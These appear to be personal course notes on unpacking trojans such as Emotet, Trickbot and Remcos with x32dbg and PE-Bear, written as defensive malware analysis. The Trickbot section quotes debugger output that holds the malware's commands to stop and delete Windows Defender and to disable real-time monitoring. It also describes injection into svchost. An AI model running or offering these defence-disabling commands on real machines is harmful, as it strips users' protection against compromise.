
Screenshots taken from Udemy are not allowed / able to do this - thus i can only describe the process.

Four values will be given in the Section Hdrs. The raw address and virtual address should be the same.

- **.text:** raw address .rdata - raw address .text = raw size (D000).
- **.rdata:** raw address .data - raw address .rdata = raw size (1000)
- **.data:** raw address .reloc - raw address .data = raw size (4000)
- **.reloc:** *ignore this value.*

Now we need to calculate if the raw address is correct (programmer calculator).

HEX input - E3000 - 1000 = raw size. The end result should be **the sameas the raw size**.



Once all the calculations and settings have been adjusted - we also need to adjust the **virtual size** according to the **raw size**. So we basically do it the other way around.

At last we open the **Optional Hdr** and fix the **base address**. This is the base address (**Image Base**) we used in the **previous chapter** (virtual address used by the dump). 0x3D0000 = address should be 3D0000, for example. Now **save the executable** and call it emotet_unmapped.bin. Now we have an unmapped file which can be used to analyse this further with IDA and have a much better understanding of the file and its executions (as well as further static analysis).

Unpacking Hancitor Trojan

Technically speaking this is the same as the previous malware - thus i am not going to repeat the steps here in order to complete this exercise. However we did install PE-Bear for upcoming malware analysis parts.

https://hshrzd.wordpress.com/pe-bear/
https://cmake.org/download/
(https://www.qt.io/download-qt-installer)


(QT for sure is one of the more annoying types of software: need to create accounts, provide loads of personal information,... Takes the longest time to provide.)

Once this is installed - proceed with Powershell and use the command cmake pe-bear. This should download your pe-bear application.


You can also avoid these shenanigans and install one of the non-QT pe-bear installations.

Unpacking Vmprotect Trojan


First we look into the file in a general fashion - DIE. We know this is a Delphi trojan and protected with Vmprotect.




Time for some more **debugging** - X32 to the rescue. Same breakpoints as usual: VirtualAlloc, VirtualProtect and GetProcAddress. The last one is used when calling external functions.




Lets **run**:




F8 (jump) to the next steps and F9 (run) until we have a RWX .text file.




After every ProtectVirtualMemory call the file becomes ERWC which means it is writing something to this memory location. Once you jump over this it will change back to ER.






At some point I will get land at GetProcAddress. It is now effectively dumping data in memory. We need to investigate the second value and continue to run. This is effectively how vmprotect works - with EncodePointer and DecodePointer APIs. We stop here:



We simply run the code entire until it hits GetProcAddress again. The parameter now indicates GetThreadPreferredUILanguages. We know it is done unpacking - but we need to find an **entry point**. OEP - Original Entry Point is what we are looking for.




You keep stepping over until a return, debug -> execute till return until you hit the outermost layer. Push ebp should mark this point - if you hit VirtualAlloc again **return to the user code**.

This is the trial-and-error part of malware analysis. If it doesn't work out in one session - rinse and repeat in a new session.


In the end we will do a dump and use this file to look for strings or IDA to analyse the code further.

Unpacking Trickbot Trojan




One major difference here: also add Ignore Range (options -> settings menu).

WriteProcessMemory: hijack an existing process in order to copy parts of its code into this process memory. This way the malware can be stealthy.



Follow in dump on the **pop ebp** variable. Right click and follow in Dump:



At some point we know the malware is trying to stop Windows Defender:

```
7569D49E    CC              int3
7569D49F    CC              int3
7569D4A0    8BFF            mov edi,edi                     TermsrvDeleteValue
7569D4A2    55              push ebp
7569D4A3    8BEC            mov ebp,esp
7569D4A5    56              push esi
7569D4A6    8B35 080A7375   mov esi,dword ptr ds:[75730A08]
7569D4AC    85F6            test esi,esi
7569D4AE    0F85 68DD0000   jne kernel32.756AB21C
7569D4B4    33C0            xor eax,eax                     eax:L"/c sc stop WinDefend"
7569D4B6    5E              pop esi
7569D4B7    5D              pop ebp
7569D4B8    C2 0800         ret 8
7569D4BB    CC              int3
```

Delete windows defender:

```
7569D49F    CC              int3
7569D4A0    8BFF            mov edi,edi                     TermsrvDeleteValue
7569D4A2    55              push ebp
7569D4A3    8BEC            mov ebp,esp
7569D4A5    56              push esi
7569D4A6    8B35 080A7375   mov esi,dword ptr ds:[75730A08]
7569D4AC    85F6            test esi,esi
7569D4AE    0F85 68DD0000   jne kernel32.756AB21C
7569D4B4    33C0            xor eax,eax                     eax:L"/c sc delete WinDefend"
7569D4B6    5E              pop esi
```


Disable real-time monitoring:

```
7569D4A0    8BFF            mov edi,edi                     TermsrvDeleteValue
7569D4A2    55              push ebp
7569D4A3    8BEC            mov ebp,esp
7569D4A5    56              push esi
7569D4A6    8B35 080A7375   mov esi,dword ptr ds:[75730A08]
7569D4AC    85F6            test esi,esi
7569D4AE    0F85 68DD0000   jne kernel32.756AB21C
7569D4B4    33C0            xor eax,eax                     eax:L"/c powershell Set-MpPreference -DisableRealtimeMonitoring $true"
```

Now it has dropped a file the malware wants to execute:

```
Default (stdcall)
1: [esp+4] 00000000
2: [esp+8] 0066AD70 L"C:\\Users\\Freds\\AppData\\Roaming\\wnetwork\\Usjclbpt.exe"
3: [esp+C] 00000000
4: [esp+10] 00000000
5: [esp+14] 00000000
```

Go to **Run** and enter in %appdata% which will allocate the file:



Compare it with the original trickbot file:

Filename	MD5
Usjclbpt.exe	f0e3d9253382b367c06317a341054aa1
Trickbot.bin	f0e3d9253382b367c06317a341054aa1


It is **exactly the same file!** This makes malware more stealthy. You should now start from this location (and analyse it further). Stop the original analysis and continue with the other location.

We add all the same BPs + 1 more: NtWriteVirtualMemory - this is similar to the previous ones (process memory) but on a lower level to make sure we don't miss anything.

Address	Module/Label/Exception	State	Disassembly
756981B0	<kernel32.dll.VirtualAlloc>	Enabled	mov edi,edi
7569D480	<kernel32.dll.CreateProcessW>	Enabled	mov edi,edi
756AEC80	<kernel32.dll.CreateProcessInternalW	Enabled	mov edi,edi
756B1A20	<kernel32.dll.WriteProcessMemory>	Enabled	mov edi,edi

We notice this file behaving in exactly the same way as the original file. It hits VirtualAlloc a few times until eventually you arrive at CreateProcessW. Now it will, once more, disable windows defender, remove it and disable real-time monitoring. Normally it should create the stealthy file at this point… at this point it will not create a file but directly go back to VirtualAlloc.

Now we actually see it is dumping an executable:




The next VirtualAlloc will provide a MZ and DOS program, as to speak:

ddress	Hex												ASCII
2FE0000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF FF 00 00	MZ.....ÿÿ..
2FE0010	B8	00	00	00	00	00	00	00	40	00	00	00	00 00 00 00	.....@.....
2FE0020	00	00	00	00	00	00	00	00	00	00	00	00	00 00 00 00	.....
2FE0030	00	00	00	00	00	00	00	00	00	00	00	00	C0 00 00 00	.....À...
2FE0040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD 21 54 68	..°..´.Í!¸.LÍ!Th
2FE0050	69	73	20	70	72	6F	67	72	61	6D	20	63	61 6E 6E 6F	is program canno
2FE0060	74	20	62	65	20	72	75	6E	20	69	6E	20	44 4F 53 20	t be run in DOS
2FE0070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00 00 00 00	mode....$.....
2FE0080	BD	7D	E8	DE	F9	1C	86	8D	F9	1C	86	8D	F9 1C 86 8D	½}èÞù...ù...ù...
2FE0090	E2	81	18	8D	F8	1C	86	8D	E2	81	29	8D	FB 1C 86 8D	â...ø...â.).û...
2FE00A0	E2	81	1B	8D	F8	1C	86	8D	52	69	63	68	F9 1C 86 8D	â...ø...Richù...
2FE00B0	00	00	00	00	00	00	00	00	00	00	00	00	00 00 00 00	.....


In theory you can now **dump this memory into a file** by right clicking the address -> follow in memory map -> right click -> dump memory to file. At this stage we return to every single over exercise in this chapter: use pe-bear to fix headers and analyse further with pestudio, IDA.

We continue with a new VirtualAlloc -> this time it is just 1 with a couple of 0's. If you right click the value you cannot follow it in the dump **since it has not been allocated yet**. So Run! The next run you will be able to follow in the dump on the same value. Since we are not sure at this point if it is done unpacking we open **Process Hacker** and see if it has spawned **any additional processes**. Not yet! *But Trickbot is known to run additional code under a new process called svchost and inject part of its code into this process.*




Until we did this a few time it is dumping **in the same area of memory**. Until it starts selecting a new memory area. Once you see this you know the entire code is unpacked.


Now it will write this unpacked code into a process svchost:




We can safely **dump this data** now and now it will start a process **svchost** and import this dumped file into this process.



After a few seconds / minutes you can close x32db sincere are going to look further into the dumped files. But the svchost process will still appear later on. At the bottom of Process Hacker you will notice a lonely svchost process running - this is trickbot! You can even go into the memory tab and look into its contents - and see it is exactly the same data as we have reviewed. *Simply terminate it…*




We will now analyse the dumped file further. Since we have pe-bear now we can actually proceed with the steps!




Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size	Characteristics	Ptr to Reloc.	Num. of Reloc.	Num. of Linenum.
.text	268	2B8A	1000	2B8A	60000020	0	0	0
.rdata	2DF2	444	4000	444	40000040	0	0	0
.data	0	0	5000	78	C0000040	0	0	0
.pdata	3236	1F8	6000	1F8	40000040	0	0	0

First step is to change the raw address and calculate the raw size:




Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size	Characteristics	Ptr to Reloc.	Num. of
.text	1000	3000	1000	3000	60000020	0	0
.rdata	4000	1000	4000	1000	40000040	0	0
.data	5000	1000	5000	1000	C0000040	0	0
.pdata	6000	1F8	6000	1F8	40000040	0	0

Also check the Image Base - if this is the same as the dumped file value:



F0	Image Base	10000000
F8	Section Alignment	1000

It is! So no changes required!



Now we can further analyse this file with **IDA** or **Pestudio**, for example.

Further exercises and analysis

Since most of the exercises follow the exact same process (with some variations) - i'm not going to further document them directly. Specific interesting details will be documented here - but not documented in full.

Unpacking Dridex Trojan

Similar to a previous malware analysis - we need to calculate the amount of times the malware hits VirtualAlloc and VirtualProtect. We need this in **order to know when we need to dump**. If you exceed these values - we will miss the export and the debugger will stop. We need to restart a new analysis machine since we cannot use the current one anymore.

You can also view the **amount of hits** in the **breakpoints** section!

We can use **Process Hacker** in order to obtain the memory dump -> look into the memory tab when analysing the malware! Pe-bear has to be run again to unmap the headers. You take a look at the **imports** and know if your headers are correct -> if you see imports, you know it is done!

Unpacking Ramnit Trojan

Ramnit is mostly used in the **banking industry**. It can be spread by clicking on an ad on an insecure website - or by opening the file including this malware.

It is packed with AutoIT - similar to one of the previously analysed malwares.

Ramnit is creating a variety of new processes (ramnitmgr.exe) which we have to attach to. You need to use a **second x32dbg** to attach to this process. You now need to switch between both the processes to see the data being represented in one another.

Once we have the UPX file located - we can dump a file and unpack the UPX with CFF Explorer (UPX Utility tab). This can then be further analysed via pestudio.

Unpacking Remcos Trojan

Remote Control & Surveillance is a "legit" malware used by multiple threat actors used fully control any Windows computer from XP onwards.

https://success.trendmicro.com/solution/1123281-remcos-malware-information
https://breakingsecurity.net/remcos/

http://a-twisted-world.blogspot.com/2008/03/createprocessinternal-function.html
https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-writeprocessmemory

Remcos seems to be a legitimate PDF file but is essentially an executable file.
In the end you can use DNSpy to look into tracing the Invoke - it will act as an Agent on a target system. "Remcos restarted by watchdog" process.

Unpacking Zloader Trojan

It is a variant of the Zeus malware (trojan) and is used in a multitude of attacks. During COVID-19 it is widely used to spread towards the banking sector. Since 2020 it is monitored to be used at least in one campaign a day.

It is included in invoices with Microsoft Word Files - once clicking on “enable content” button the malware is essentially executed. It is a .dll file.

https://resources.infosecinstitute.com/topic/zloader-what-it-is-how-it-works-and-how-to-prevent-it-malware-spotlight/